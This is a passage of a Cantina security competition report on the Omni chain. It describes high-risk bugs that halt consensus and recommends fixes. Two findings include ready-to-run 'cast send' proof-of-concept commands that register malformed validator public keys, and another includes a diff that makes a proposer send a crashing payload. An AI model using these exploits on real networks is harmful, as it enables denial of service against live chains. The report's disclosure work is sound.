CANTINA

Omni

Competition

January 7, 2025

Contents

1 Introduction

1.1 About Cantina

Cantina is a security services marketplace that connects top security researchers and solutions with clients. Learn more at cantina.xyz

1.2 Disclaimer

A competition provides a broad evaluation of the security posture of the code at a particular moment based on the information available at the time of the review. While competitions endeavor to identify and disclose all potential security issues, they cannot guarantee that every vulnerability will be detected or that the code will be entirely secure against all possible attacks. The assessment is conducted based on the specific commit and version of the code provided. Any subsequent modifications to the code may introduce new vulnerabilities, therefore, any changes made to the code would require an additional security review. Please be advised that competitions are not a replacement for continuous security measures such as penetration testing, vulnerability scanning, and regular code reviews.

1.3 Risk assessment

Severity	Description
Critical	*Must* fix as soon as possible (if already deployed).
High	Leads to a loss of a significant portion (>10%) of assets in the protocol, or significant harm to a majority of users.
Medium	Global losses <10% or losses to only a subset of users, but still unacceptable.
Low	Losses will be annoying but bearable. Applies to things like griefing attacks that can be easily repaired or even gas inefficiencies.
Gas Optimization	Suggestions around gas saving practices.
Informational	Suggestions around best practices or readability.

1.3.1 Severity Classification

The severity of security issues found during the security review is categorized based on the above table. Critical findings have a high likelihood of being exploited and must be addressed immediately. High findings are almost certain to occur, easy to perform, or not easy but highly incentivized thus must be fixed as soon as possible.

Medium findings are conditionally possible or incentivized but are still relatively likely to occur and should be addressed. Low findings a rare combination of circumstances to exploit, or offer little to no incentive to exploit but are recommended to be addressed.

Lastly, some findings might represent objective improvements that should be addressed but do not impact the project's overall security (Gas and Informational findings).

2 Security Review Summary

Omni is the platform for building chain abstracted applications. By linking into each rollup, developers can source liquidity and users from the entire Ethereum ecosystem.

From Oct 14th to Nov 4th Cantina hosted a competition based on omni. The participants identified a total of **87** issues in the following risk categories:

- Critical Risk: 0
- High Risk: 7
- Medium Risk: 5
- Low Risk: 24
- Gas Optimizations: 0
- Informational: 51

The present report only outlines the **critical**, **high** and **medium** risk issues.

3 Findings

3.1 High Risk

3.1.1 Malicious validator can create too many fake attestation roots to halt the chain

Submitted by Haxatron

Severity: High Risk

Context: *(No context files were provided by the reviewer)*

Description: In the Comet ABCI++, a validator will first vote via `ExtendVote` and all validators will verify each others votes using `VerifyVoteExtension`. After that these votes will be included in the next proposal and then be added into the attestation DB in the next block

We can see the validation of the vote extensions that will be included in the next block here:

- proposal_server.go#L18-L42:

```
// VerifyVoteExtension verifies a vote extension.
//
// Note this code assumes that cometBFT will only call this function for an active validator in the
↪  current set.
func (k *Keeper) VerifyVoteExtension(ctx sdk.Context, req *abci.RequestVerifyVoteExtension) (
    *abci.ResponseVerifyVoteExtension, error,
) {
    respAccept := &abci.ResponseVerifyVoteExtension{
        Status: abci.ResponseVerifyVoteExtension_ACCEPT,
    }
    respReject := &abci.ResponseVerifyVoteExtension{
        Status: abci.ResponseVerifyVoteExtension_REJECT,
    }

    cChainID, err := netconf.ConsensusChainIDStr2Uint64(ctx.ChainID())
    if err != nil {
        return nil, errors.Wrap(err, "parse chain id")
    }

    // Get the ethereum address of the validator
    ethAddr, err := k.getValEthAddr(ctx, req.ValidatorAddress)
    if err != nil {
        return nil, err // This error should never occur
    }

    // Adding logging attributes to sdk context is a bit tricky
    ctx = ctx.WithContext(log.WithCtx(ctx, log.Hex7("validator", req.ValidatorAddress)))

    votes, ok, err := votesFromExtension(req.VoteExtension)
    if err != nil {
        log.Warn(ctx, "Rejecting invalid vote extension", err)
        return respReject, nil
    } else if !ok {
        return respAccept, nil
    } else if umath.Len(votes.Votes) > k.voteExtLimit {
        log.Warn(ctx, "Rejecting vote extension exceeding limit", nil, "count", len(votes.Votes),
↪  "limit", k.voteExtLimit)
        return respReject, nil
    }

    duplicate := make(map[xchain.AttestHeader]bool)
    for _, vote := range votes.Votes {
        if err := vote.Verify(); err != nil {
            log.Warn(ctx, "Rejecting invalid vote", err)
            return respReject, nil
        }

        if duplicate[vote.AttestHeader.ToXChain()] {
            doubleSignCounter.WithLabelValues(ethAddr.Hex()).Inc()
            log.Warn(ctx, "Rejecting duplicate slashable vote", err)

            return respReject, nil
        }
        duplicate[vote.AttestHeader.ToXChain()] = true
        // Ensure the votes are from the requesting validator itself.
        if !bytes.Equal(vote.Signature.ValidatorAddress, ethAddr[:]) {
            log.Warn(ctx, "Rejecting mismatching vote and req validator address", nil, "vote", ethAddr,
↪   "req", req.ValidatorAddress)
            return respReject, nil
        }

        if err := verifyHeaderChains(ctx, cChainID, k.portalRegistry, vote.AttestHeader,
↪   vote.BlockHeader); err != nil {
            log.Warn(ctx, "Rejecting vote for invalid header chains", err, "chain",
↪   k.namer(vote.AttestHeader.XChainVersion()))
            return respReject, nil
        }

        if cmp, err := k.windowCompare(ctx, vote.AttestHeader.XChainVersion(),
↪   vote.AttestHeader.AttestOffset); err != nil {
            return nil, errors.Wrap(err, "windower")
        } else if cmp != 0 {
            log.Warn(ctx, "Rejecting out-of-window vote", nil, "cmp", cmp)
            return respReject, nil
        }
    }

    return respAccept, nil
}
```

To maximise damage, each block a malicious validator can create votes for up to 66 different fake attestation roots with the source chain set to the consensus chain (as there can be up to 66 attest offsets for one consensus chain within the vote window). This votes will pass all the validation checks and be successfully be included in the next proposal and thus included in the next block where they will all be added into the attestation DB.

- keeper.go#L180

```
// Get existing attestation (by unique key) or insert new one.
var attID uint64
existing, err := k.attTable.GetByAttestationRoot(ctx, attRoot[:])
if ormerrors.IsNotFound(err) {
    // Insert new attestation
    attID, err = k.attTable.InsertReturningId(ctx, &Attestation{
        ChainId:         agg.AttestHeader.SourceChainId,
        ConfLevel:       agg.AttestHeader.ConfLevel,
        AttestOffset:    agg.AttestHeader.AttestOffset,
        BlockHeight:     agg.BlockHeader.BlockHeight,
        BlockHash:       agg.BlockHeader.BlockHash,
        MsgRoot:         agg.MsgRoot,
        AttestationRoot: attRoot[:],
        Status:          uint32(Status_Pending),
        ValidatorSetId:  0, // Unknown at this point.
        CreatedHeight:   uint64(sdk.UnwrapSDKContext(ctx).BlockHeight()),
        FinalizedAttId:  0, // No finalized override yet.
    })
    if err != nil {
        return errors.Wrap(err, "insert")
    }
}
```

During the `Approve()` in `EndBlock()`, all pending attestations will be fetched from the DB and iterated over to check if they are approved.

- keeper.go#L267-L306

```
func (k *Keeper) Approve(ctx context.Context, valset ValSet) error {
    defer latency("approve")()

    pendingIdx :=
↪  AttestationStatusChainIdConfLevelAttestOffsetIndexKey{}.WithStatus(uint32(Status_Pending))
    iter, err := k.attTable.List(ctx, pendingIdx)
    if err != nil {
        return errors.Wrap(err, "list pending")
    }
    defer iter.Close()

    approvedByChain := make(map[xchain.ChainVersion]uint64) // Cache the latest approved attestation
↪  offset by chain version.
    for iter.Next() {
        ...
```

Therefore a malicious validator can keep storing 66 fake attestation roots per block. As the consensus chain is the source chain, they can prevent their fake attestation roots from being deleted for 72000 blocks (`cTrimLag` = 72000) in `deleteBefore`.

- keeper.go#L946

```
// deleteBefore deletes all attestations and signatures before the given height (inclusive).
// Consensus chain attestations are compared against cHeight (inclusive).
// Note this always deletes block 0, but genesis block doesn't contain any attestations.
func (k *Keeper) deleteBefore(ctx context.Context, height uint64, consensusID uint64, cHeight uint64)
↪  error {
    defer latency("delete_before")()

    // Create latest- and earliest- read-through caches to mitigate DB reads.
    latestOffset := newLatestLookupCache(k)
    earliestOffset := newEarliestLookupCache(k)

    // Get all supported confirmation levels.
    confLevels, err := k.portalRegistry.ConfLevels(ctx)
    if err != nil {
        return errors.Wrap(err, "conf levels")
    }

    start := AttestationCreatedHeightIndexKey{}
    end := AttestationCreatedHeightIndexKey{}.WithCreatedHeight(height)
    iter, err := k.attTable.ListRange(ctx, start, end)
    if err != nil {
        return errors.Wrap(err, "list atts")
    }
    defer iter.Close()
    for iter.Next() {
        att, err := iter.Value()
        if err != nil {
            return errors.Wrap(err, "value att")
        } else if att.GetCreatedHeight() > height {
            return errors.New("query sanity check [BUG]")
        } else if att.GetChainId() == consensusID && att.GetCreatedHeight() > cHeight {
            // Consensus chain attestations are deleted much later, since they have possible valset
↪  update dependencies.
            continue
        }
```

Hence, up to 66 * 72000 = 4 752 000 fake attestation roots can be proposed by one malicious validator and increases the more malicious validators there are. For example, if there are 10 malicious validators, there will be 47 520 000 fake attestation roots stored in the DB. This many fake attestation roots will be fetched from the DB stored on disk and be iterated over every `Approve()` call which is called at the end of every block in `EndBlock()`. Since it is not constrained by gas the chain will come to a halt by processing so many attestation roots.

Recommendation: Consider modifying the `cTrimLag` and other additional changes:

- app_config.go#L51

```
const (
    // TODO(corver): Maybe move these to genesis itself.
    genesisVoteWindowUp   uint64 = 64 // Allow early votes for <latest attestation - 64>
    genesisVoteWindowDown uint64 = 2  // Only allow late votes for <latest attestation - 2>
    genesisVoteExtLimit   uint64 = 256
    genesisTrimLag        uint64 = 1      // Allow deleting attestations in block after approval.
    genesisCTrimLag       uint64 = 72_000 // Delete consensus attestations state after +-1 day (given a
↪  period of 1.2s).
)
```

3.1.2 Malicious staker can halt the chain through incorrect compressed format of public key

Submitted by zigtur, also found by bronzepickaxe and hash

Severity: High Risk

Context: Staking.sol#L84-L95, evmstaking.go#L143-L195

Description: The validator creation through the staking contract requires to register a validator public key. This public key must be 33 bytes and should comply with the SECP compression format. This means that the public key must start with `0x02` or `0x03`.

However, none of the `Staking` contract or the Halo node does verify that the public key start with `0x02` or `0x03`. This leads an incorrect public key to be registerable as a validator public key.

When such invalid public key is registered, a `CONSENSUS FAILURE` will be triggered in the `FinalizeBlock` of the Omni chain and the chain will not process EVM blocks anymore.

`Staking.createValidator` does not check that the public key start with the expected compression byte:

```
/**
 * @notice Create a new validator
 * @param pubkey The validators consensus public key. 33 bytes compressed secp256k1 public key
 * @dev Proxies x/staking.MsgCreateValidator
 */
function createValidator(bytes calldata pubkey) external payable {
    require(!isAllowlistEnabled || isAllowedValidator[msg.sender], "Staking: not allowed");
    require(pubkey.length == 33, "Staking: invalid pubkey length"); // @POC: Only length is checked
    require(msg.value >= MinDeposit, "Staking: insufficient deposit");

    emit CreateValidator(msg.sender, pubkey, msg.value);            // @POC: Emit a CreateValidator event
}
```

Then, the `deliverCreateValidator` function decodes the event and create a new validator with this specific public key.

```
func (p EventProcessor) deliverCreateValidator(ctx context.Context, ev *bindings.StakingCreateValidator) error
{
    pubkey, err := k1util.PubKeyBytesToCosmos(ev.Pubkey) // @POC: public key is not checked, just formatted
↪   for Cosmos
    if err != nil {
        return errors.Wrap(err, "pubkey to cosmos")
    }

    // ... (no checks about the pubkey)

    msg, err := stypes.NewMsgCreateValidator(
        valAddr.String(),
        pubkey,             // @POC: Create a validator with the invalid public key
        amountCoin,
        stypes.Description{Moniker: ev.Validator.Hex()},
        stypes.NewCommissionRates(math.LegacyZeroDec(), math.LegacyZeroDec(), math.LegacyZeroDec()),
        math.NewInt(1)) // Stub out minimum self delegation for now, just use 1.
    if err != nil {
        return errors.Wrap(err, "create validator message")
    }

    _, err = skeeper.NewMsgServerImpl(p.sKeeper).CreateValidator(ctx, msg) // @POC: create the validator
    if err != nil {
        return errors.Wrap(err, "create validator")
    }

    return nil
}
```

As we can see, none of these functions check that the public key has the expected format.

Recommendation: Ensure that the 33-byte public key starts with either `0x02` or `0x03`. This can be done at the `Staking` contract level or at the `deliverCreateValidator` level (or both).

Proof of Concept:

- Initial setup. Prerequisites:
  - Go.
  - Docker.
  - Foundry (especially the `cast` command).

    First, run a local devnet. At the root of the repository, run:

    ```
    go run ./e2e -f e2e/manifests/devnet1.toml deploy
    ```

    Wait until the chain is completely running. Then, monitor the logs from one of the validator:

    ```
    docker logs -f validator01
    ```

    We can read the current EVM block number by executing the following command. Executing it multiple times will show that the block number increases.

    ```
    cast block-number --rpc-url http://127.0.0.1:8002/
    ```

- Exploit: Create a transaction that interacts with the staking contract to create a validator with a public key that does not respect the SECP public key compression (not starting with `0x02` and `0x03`).

  ```
  cast send 0xCCcCcC0000000000000000000000000000000001 "createValidator(bytes)"
  ↪  0x07000000000000000000000000005911b844d7bc224654fe0dcd16babd2d253f0000  --private-key
  ↪  "0xac0974bec39a17e36ba4a6b4d238ff944bacb478cbed5efcae784d7bf4f2ff80" -r http://127.0.0.1:8000/
  ↪  --value 100000000000000000000
  ```

  Note: the public key passed as argument starts with 0x07.

Impact: The Cosmos chain will try to use this new public key but will fail to recognize the public key format as `0x07` is not recognized. This leads to a CONSENSUS FAILURE. This can be seen in the logs of the `validator01` container.

```
24-11-01 14:09:46.176 ERRO Finalize req failed [BUG]               height=91 err="insert updates: get pubkey:
↪  invalid public key: unsupported format: 7" stacktrace="[errors.go:39 keeper.go:251 keeper.go:134
↪  keeper.go:103 module.go:83 module.go:803 app.go:170 baseapp.go:798 abci.go:822 abci.go:887 cmt_abci.go:44
↪  abci.go:95 local_client.go:185 app_conn.go:104 execution.go:224 execution.go:202 state.go:1772
↪  state.go:1682 state.go:1617 state.go:1655 state.go:2335 state.go:2067 state.go:929 state.go:836
↪  asm_amd64.s:1700]"
24-11-01 14:09:46.176 ERRO error in proxyAppConn.FinalizeBlock      module=state err="insert updates: get
↪  pubkey: invalid public key: unsupported format: 7" stacktrace="[errors.go:39 keeper.go:251 keeper.go:134
↪  keeper.go:103 module.go:83 module.go:803 app.go:170 baseapp.go:798 abci.go:822 abci.go:887 cmt_abci.go:44
↪  abci.go:95 local_client.go:185 app_conn.go:104 execution.go:224 execution.go:202 state.go:1772
↪  state.go:1682 state.go:1617 state.go:1655 state.go:2335 state.go:2067 state.go:929 state.go:836
↪  asm_amd64.s:1700]"
24-11-01 14:09:46.176 ERRO CONSENSUS FAILURE!!!                     module=consensus err="failed to apply
↪  block; error insert updates: get pubkey: invalid public key: unsupported format: 7"
  stack=
   goroutine 287 [running]:
   runtime/debug.Stack()
   \t/home/zigtur/go/src/runtime/debug/stack.go:26 +0x5e
   github.com/cometbft/cometbft/consensus.(*State).receiveRoutine.func2()
   \t/home/zigtur/go/pkg/mod/github.com/cometbft/cometbft@v0.38.12/consensus/state.go:801 +0x46
   panic({0x25d3200?, 0xc007deed90?})
   \t/home/zigtur/go/src/runtime/panic.go:785 +0x132
   github.com/cometbft/cometbft/consensus.(*State).finalizeCommit(0xc0025c6008, 0x5b)
   \t/home/zigtur/go/pkg/mod/github.com/cometbft/cometbft@v0.38.12/consensus/state.go:1781 +0xde5
   github.com/cometbft/cometbft/consensus.(*State).tryFinalizeCommit(0xc0025c6008, 0x5b)
   \t/home/zigtur/go/pkg/mod/github.com/cometbft/cometbft@v0.38.12/consensus/state.go:1682 +0x2e8
   github.com/cometbft/cometbft/consensus.(*State).enterCommit.func1()
   \t/home/zigtur/go/pkg/mod/github.com/cometbft/cometbft@v0.38.12/consensus/state.go:1617 +0x9c
   github.com/cometbft/cometbft/consensus.(*State).enterCommit(0xc0025c6008, 0x5b, 0x0)
   \t/home/zigtur/go/pkg/mod/github.com/cometbft/cometbft@v0.38.12/consensus/state.go:1655 +0xc2f
   github.com/cometbft/cometbft/consensus.(*State).addVote(0xc0025c6008, 0xc000efdd40, {0xc002ea69f0, 0x28})
   \t/home/zigtur/go/pkg/mod/github.com/cometbft/cometbft@v0.38.12/consensus/state.go:2335 +0x1c6d
   github.com/cometbft/cometbft/consensus.(*State).tryAddVote(0xc0025c6008, 0xc000efdd40, {0xc002ea69f0?, 0x0?
})
   \t/home/zigtur/go/pkg/mod/github.com/cometbft/cometbft@v0.38.12/consensus/state.go:2067 +0x26
   github.com/cometbft/cometbft/consensus.(*State).handleMsg(0xc0025c6008, {{0x320ea80, 0xc00328e460},
↪  {0xc002ea69f0, 0x28}})
   \t/home/zigtur/go/pkg/mod/github.com/cometbft/cometbft@v0.38.12/consensus/state.go:929 +0x38b
   github.com/cometbft/cometbft/consensus.(*State).receiveRoutine(0xc0025c6008, 0x0)
   \t/home/zigtur/go/pkg/mod/github.com/cometbft/cometbft@v0.38.12/consensus/state.go:836 +0x3f1
   created by github.com/cometbft/cometbft/consensus.(*State).OnStart in goroutine 208
   \t/home/zigtur/go/pkg/mod/github.com/cometbft/cometbft@v0.38.12/consensus/state.go:398 +0x10c
```

Moreover, the EVM block is not increasing anymore.

3.1.3 Validator public key that is not on secp256k1 curve will halt the chain

Submitted by zigtur

Severity: High Risk

Context: keeper.go#L248-L253

Description: The validator creation through the staking contract requires to register a validator public key. This public key must be 33 bytes and must be on the SECP256K1 curve.

However, none of the `Staking` contract or the Halo node does verify that the public key is on the SECP256K1 elliptic curve. This leads any x-coordinate that is not on-curve as a validator public key.

When this not-on-curve public key is registered, a `CONSENSUS FAILURE` will be triggered in the `FinalizeBlock` of the Omni chain and the chain will not process EVM blocks anymore. This is due to an impossible decoding in the `valsync` module.

`Staking.createValidator` does not check that the public key (x-coordinate) is on curve:

```
/**
 * @notice Create a new validator
 * @param pubkey The validators consensus public key. 33 bytes compressed secp256k1 public key
 * @dev Proxies x/staking.MsgCreateValidator
 */
function createValidator(bytes calldata pubkey) external payable {
    require(!isAllowlistEnabled || isAllowedValidator[msg.sender], "Staking: not allowed");
    require(pubkey.length == 33, "Staking: invalid pubkey length"); // @POC: Only length is checked
    require(msg.value >= MinDeposit, "Staking: insufficient deposit");

    emit CreateValidator(msg.sender, pubkey, msg.value);            // @POC: Emit a CreateValidator event
}
```

Then, the `deliverCreateValidator` function decodes the event and create a new validator with this specific public key. It is not checked to be on the SECP256K1 curve.

```
func (p EventProcessor) deliverCreateValidator(ctx context.Context, ev *bindings.StakingCreateValidator) error
{
    pubkey, err := k1util.PubKeyBytesToCosmos(ev.Pubkey) // @POC: public key is not checked, just formatted
↪   for Cosmos
    if err != nil {
        return errors.Wrap(err, "pubkey to cosmos")
    }

    // ... (no checks about the pubkey)

    msg, err := stypes.NewMsgCreateValidator(
        valAddr.String(),
        pubkey,              // @POC: Create a validator with a public key > SECP256K1 prime field
        amountCoin,
        stypes.Description{Moniker: ev.Validator.Hex()},
        stypes.NewCommissionRates(math.LegacyZeroDec(), math.LegacyZeroDec(), math.LegacyZeroDec()),
        math.NewInt(1)) // Stub out minimum self delegation for now, just use 1.
    if err != nil {
        return errors.Wrap(err, "create validator message")
    }

    _, err = skeeper.NewMsgServerImpl(p.sKeeper).CreateValidator(ctx, msg) // @POC: create the validator with
↪   unsupported key
    if err != nil {
        return errors.Wrap(err, "create validator")
    }

    return nil
}
```

As we can see, none of these functions check that the public key is indeed on the elliptic curve.

This leads to a panic in the `FinalizeBlock` process as the validator public key will be decoded and return an error. The `valsync` module will fail to decode the public key and lead to a consensus failure.

```
// insertValidatorSet inserts the current validator set into the database.
func (k *Keeper) insertValidatorSet(ctx context.Context, vals []*Validator, isGenesis bool) (uint64, error) {
    // ...

    for _, val := range vals {
        //...

        pubkey, err := crypto.DecompressPubkey(val.GetPubKey()) // @POC: Key not on curve will return an error
↪   during `FinalizeBlock`
        if err != nil {
            return 0, errors.Wrap(err, "get pubkey")
        }
        powers[crypto.PubkeyToAddress(*pubkey)] = val.GetPower()
    }
```

Recommendation: Ensure that the 33-byte public key is decodable and on the SECP256K1 curve before proceeding the consensus. When it is not on curve, ignore the staking request.

This can be done at the `deliverCreateValidator` function level in the `evmstaking` module.

Proof of Concept:

- Initial setup. Prerequisites:
  - Go.
  - Docker.
  - Foundry (especially the `cast` command).

  First, run a local devnet. At the root of the repository, run:

  ```
  go run ./e2e -f e2e/manifests/devnet1.toml deploy
  ```

  Wait until the chain is completely running. Then, monitor the logs from one of the validator:

  ```
  docker logs -f validator01
  ```

  We can read the current EVM block number by executing the following command. Executing it multiple times will show that the block number increases.

  ```
  cast block-number --rpc-url http://127.0.0.1:8002/
  ```

- Exploit: Create a transaction that interacts with the staking contract to create a validator with a public key that is not on the SECP256K1 curve. This command will register an invalid public key (not on curve) and lead to consensus failure.

  ```
   cast send 0xCCcCcC000000000000000000000000000000001 "createValidator(bytes)"
  ↪  0x02fffffffffffffffffffffffffffffffebaaedce6af48a03bbfd25e8cd0364142  --private-key
  ↪  "0xac0974bec39a17e36ba4a6b4d238ff944bacb478cbed5efcae784d7bf4f2ff80" -r http://127.0.0.1:8000/
  ↪  --value 100000000000000000000
  ```

  This command will register an valid public key (same value than before but incremented by 1) and will succeed.

  ```
   cast send 0xCCcCcC000000000000000000000000000000001 "createValidator(bytes)"
  ↪  0x02fffffffffffffffffffffffffffffffebaaedce6af48a03bbfd25e8cd0364143  --private-key
  ↪  "0xac0974bec39a17e36ba4a6b4d238ff944bacb478cbed5efcae784d7bf4f2ff80" -r http://127.0.0.1:8000/
  ↪  --value 100000000000000000000
  ```

Impact: The Cosmos chain will try to use this new public key but will fail to recognize the public key format as `0x07` is not recognized. This leads to a CONSENSUS FAILURE. This can be seen in the logs of the `validator01` container.

```
224-11-02 14:27:49.946 ERRO Finalize req failed [BUG]                height=66 err="insert updates: get
↪  pubkey: invalid public key: x coordinate fffffffffffffffffffffffffffffffebaaedce6af48a03bbfd25e8cd0364142
↪  is not on the secp256k1 curve" stacktrace="[errors.go:39 keeper.go:251 keeper.go:134 keeper.go:103
↪  module.go:83 module.go:803 app.go:170 baseapp.go:798 abci.go:822 abci.go:887 cmt_abci.go:44 abci.go:95
↪  local_client.go:185 app_conn.go:104 execution.go:224 execution.go:202 state.go:1772 state.go:1682
↪  state.go:1617 state.go:1655 state.go:2335 state.go:2067 state.go:929 state.go:836 asm_amd64.s:1700]"
24-11-02 14:27:49.947 ERRO error in proxyAppConn.FinalizeBlock      module=state err="insert updates: get
↪  pubkey: invalid public key: x coordinate fffffffffffffffffffffffffffffffebaaedce6af48a03bbfd25e8cd0364142
↪  is not on the secp256k1 curve" stacktrace="[errors.go:39 keeper.go:251 keeper.go:134 keeper.go:103
↪  module.go:83 module.go:803 app.go:170 baseapp.go:798 abci.go:822 abci.go:887 cmt_abci.go:44 abci.go:95
↪  local_client.go:185 app_conn.go:104 execution.go:224 execution.go:202 state.go:1772 state.go:1682
↪  state.go:1617 state.go:1655 state.go:2335 state.go:2067 state.go:929 state.go:836 asm_amd64.s:1700]"
24-11-02 14:27:49.947 ERRO CONSENSUS FAILURE!!!                     module=consensus err="failed to apply
↪  block; error insert updates: get pubkey: invalid public key: x coordinate
↪  fffffffffffffffffffffffffffffffebaaedce6af48a03bbfd25e8cd0364142 is not on the secp256k1 curve"
  stack=
   goroutine 283 [running]:
   runtime/debug.Stack()
   \t/home/zigtur/go/src/runtime/debug/stack.go:26 +0x5e
   github.com/cometbft/cometbft/consensus.(*State).receiveRoutine.func2()
   \t/home/zigtur/go/pkg/mod/github.com/cometbft/cometbft@v0.38.12/consensus/state.go:801 +0x46
   panic({0x25d4200?, 0xc00a278390?})
   \t/home/zigtur/go/src/runtime/panic.go:785 +0x132
   github.com/cometbft/cometbft/consensus.(*State).finalizeCommit(0xc002297508, 0x42)
   \t/home/zigtur/go/pkg/mod/github.com/cometbft/cometbft@v0.38.12/consensus/state.go:1781 +0xde5
   github.com/cometbft/cometbft/consensus.(*State).tryFinalizeCommit(0xc002297508, 0x42)
   \t/home/zigtur/go/pkg/mod/github.com/cometbft/cometbft@v0.38.12/consensus/state.go:1682 +0x2e8
   github.com/cometbft/cometbft/consensus.(*State).enterCommit.func1()
   \t/home/zigtur/go/pkg/mod/github.com/cometbft/cometbft@v0.38.12/consensus/state.go:1617 +0x9c
   github.com/cometbft/cometbft/consensus.(*State).enterCommit(0xc002297508, 0x42, 0x0)
   \t/home/zigtur/go/pkg/mod/github.com/cometbft/cometbft@v0.38.12/consensus/state.go:1655 +0xc2f
   github.com/cometbft/cometbft/consensus.(*State).addVote(0xc002297508, 0xc00967e750, {0xc000cfeab0, 0x28})
   \t/home/zigtur/go/pkg/mod/github.com/cometbft/cometbft@v0.38.12/consensus/state.go:2335 +0x1c6d
   github.com/cometbft/cometbft/consensus.(*State).tryAddVote(0xc002297508, 0xc00967e750, {0xc000cfeab0?, 0x0?
})
   \t/home/zigtur/go/pkg/mod/github.com/cometbft/cometbft@v0.38.12/consensus/state.go:2067 +0x26
   github.com/cometbft/cometbft/consensus.(*State).handleMsg(0xc002297508, {{0x320fb80, 0xc006646c20},
↪  {0xc000cfeab0, 0x28}})
   \t/home/zigtur/go/pkg/mod/github.com/cometbft/cometbft@v0.38.12/consensus/state.go:929 +0x38b
   github.com/cometbft/cometbft/consensus.(*State).receiveRoutine(0xc002297508, 0x0)
   \t/home/zigtur/go/pkg/mod/github.com/cometbft/cometbft@v0.38.12/consensus/state.go:836 +0x3f1
   created by github.com/cometbft/cometbft/consensus.(*State).OnStart in goroutine 158
   \t/home/zigtur/go/pkg/mod/github.com/cometbft/cometbft@v0.38.12/consensus/state.go:398 +0x10c
```

Moreover, the EVM block is not increasing anymore.

3.1.4 Malicious proposer can halt the chain through payload that causes JSON RPC error

Submitted by Haxatron, also found by bronzepickaxe, dontonka and hash

Severity: High Risk

Context: *(No context files were provided by the reviewer)*

Description: A malicious proposer can halt the chain by using a malformed ExecutionPayload that will cause Engine API to consistently return an error. Thereby causing the nodes to hang in `retryForever`. The fundamental problem is that the node cannot distinguish between network errors and JSON RPC errors returned by the API when for example a malformed payload is provided.

In the `ProcessProposal`, the node does `retryForever` if an `err` is returned by `pushPayload`

- proposal_server.go#L26-L44

```
err = retryForever(ctx, func(ctx context.Context) (bool, error) {
    status, err := pushPayload(ctx, s.engineCl, payload)
    if err != nil || isUnknown(status) {
        // We need to retry forever on networking errors, but can't easily identify them, so retry all
↪  errors.
        log.Warn(ctx, "Verifying proposal failed: push new payload to evm (will retry)", err,
            "status", status.Status)

        return false, nil // Retry
    } else if invalid, err := isInvalid(status); invalid {
        return false, errors.Wrap(err, "invalid payload, rejecting proposal") // Abort, don't retry
    } else if isSyncing(status) {
        // If this is initial sync, we need to continue and set a target head to sync to, so don't
↪  retry.
        log.Warn(ctx, "Can't properly verifying proposal: evm syncing", err,
            "payload_height", payload.Number)
    }

    return true, nil // Done
})
```

```
func pushPayload(ctx context.Context, engineCl ethclient.EngineClient, payload engine.ExecutableData)
↪  (engine.PayloadStatusV1, error) {
    sdkCtx := sdk.UnwrapSDKContext(ctx)
    appHash, err := cast.EthHash(sdkCtx.BlockHeader().AppHash)
    if err != nil {
        return engine.PayloadStatusV1{}, err
    } else if appHash == (common.Hash{}) {
        return engine.PayloadStatusV1{}, errors.New("app hash is empty")
    }

    emptyVersionHashes := make([]common.Hash, 0) // Cannot use nil.

    // Push it back to the execution client (mark it as possible new head).
    status, err := engineCl.NewPayloadV3(ctx, payload, emptyVersionHashes, &appHash)
    if err != nil {
        return engine.PayloadStatusV1{}, errors.Wrap(err, "new payload")
    }

    return status, nil
}
```

It is meant to catch network errors, but instead catches all possible errors. For example, if a payload causes the Engine API to return the error that is included. We can see why:

Under the hood, NewPayloadV3 makes a JSON-RPC call to the execution client using `CallContext`:

- engineclient.go#L94-L108:

```
func (c engineClient) NewPayloadV3(ctx context.Context, params engine.ExecutableData, versionedHashes
↪  []common.Hash,
    beaconRoot *common.Hash,
) (engine.PayloadStatusV1, error) {
    const endpoint = "new_payload_v3"
    defer latency(c.chain, endpoint)()

    var resp engine.PayloadStatusV1
    err := c.cl.Client().CallContext(ctx, &resp, newPayloadV3, params, versionedHashes, beaconRoot)
    if err != nil {
        incError(c.chain, endpoint)
        return engine.PayloadStatusV1{}, errors.Wrap(err, "rpc new payload v3")
    }

    return resp, nil
}
```

When `CallContext` is executed, if the JSON RPC returns an error (note this is different from an invalid payload status), then, an error is also returned in `NewPayloadV3`. This is easily possible by omitting `ExcessBlobGas`, `BlobGasUsed` fields which will cause Engine API to return an error (this isn't checked in `parseAndVerifyProposedPayload`).

- api.go#L767-L789:

```
func (api *ConsensusAPI) ExecuteStatelessPayloadV3(params engine.ExecutableData, versionedHashes
↪  []common.Hash, beaconRoot *common.Hash, opaqueWitness hexutil.Bytes)
↪  (engine.StatelessPayloadStatusV1, error) {
     if params.Withdrawals == nil {
         return engine.StatelessPayloadStatusV1{Status: engine.INVALID},
↪  engine.InvalidParams.With(errors.New("nil withdrawals post-shanghai"))
     }
     if params.ExcessBlobGas == nil {
         return engine.StatelessPayloadStatusV1{Status: engine.INVALID},
↪  engine.InvalidParams.With(errors.New("nil excessBlobGas post-cancun"))
     }
     if params.BlobGasUsed == nil {
         return engine.StatelessPayloadStatusV1{Status: engine.INVALID},
↪  engine.InvalidParams.With(errors.New("nil blobGasUsed post-cancun"))
     }

     if versionedHashes == nil {
         return engine.StatelessPayloadStatusV1{Status: engine.INVALID},
↪  engine.InvalidParams.With(errors.New("nil versionedHashes post-cancun"))
     }
     if beaconRoot == nil {
         return engine.StatelessPayloadStatusV1{Status: engine.INVALID},
↪  engine.InvalidParams.With(errors.New("nil beaconRoot post-cancun"))
     }

     if api.eth.BlockChain().Config().LatestFork(params.Timestamp) != forks.Cancun {
         return engine.StatelessPayloadStatusV1{Status: engine.INVALID},
↪  engine.UnsupportedFork.With(errors.New("executeStatelessPayloadV3 must only be called for cancun
↪  payloads"))
     }
     return api.executeStatelessPayload(params, versionedHashes, beaconRoot, nil, opaqueWitness)
}
```

Since the validator node will continuously execute `retryForever` when an `err` is returned the node will never finish executing `ProcessProposal`, leading to the chain to halt.

Proof of Concept: We shall modify the validator node to create this proof of concept. First add, the following diff into the code:

```
diff --git a/octane/evmengine/keeper/abci.go b/octane/evmengine/keeper/abci.go
index 0948bcd..07eb7bb 100644
--- a/octane/evmengine/keeper/abci.go
+++ b/octane/evmengine/keeper/abci.go
@@ -112,6 +112,11 @@ func (k *Keeper) PrepareProposal(ctx sdk.Context, req *abci.RequestPreparePropos
                return nil, err
        }

+       if req.Height == 50 {
+               // Togethaaa, we halt the chain!
+               payloadResp.ExecutionPayload.BlobGasUsed = nil
+       }
+
```

Then build the validator nodes:

```
make build-docker
make devnet-deploy
```

At height = 50, the validator will get stuck retrying the payload forever, with the following error:

```
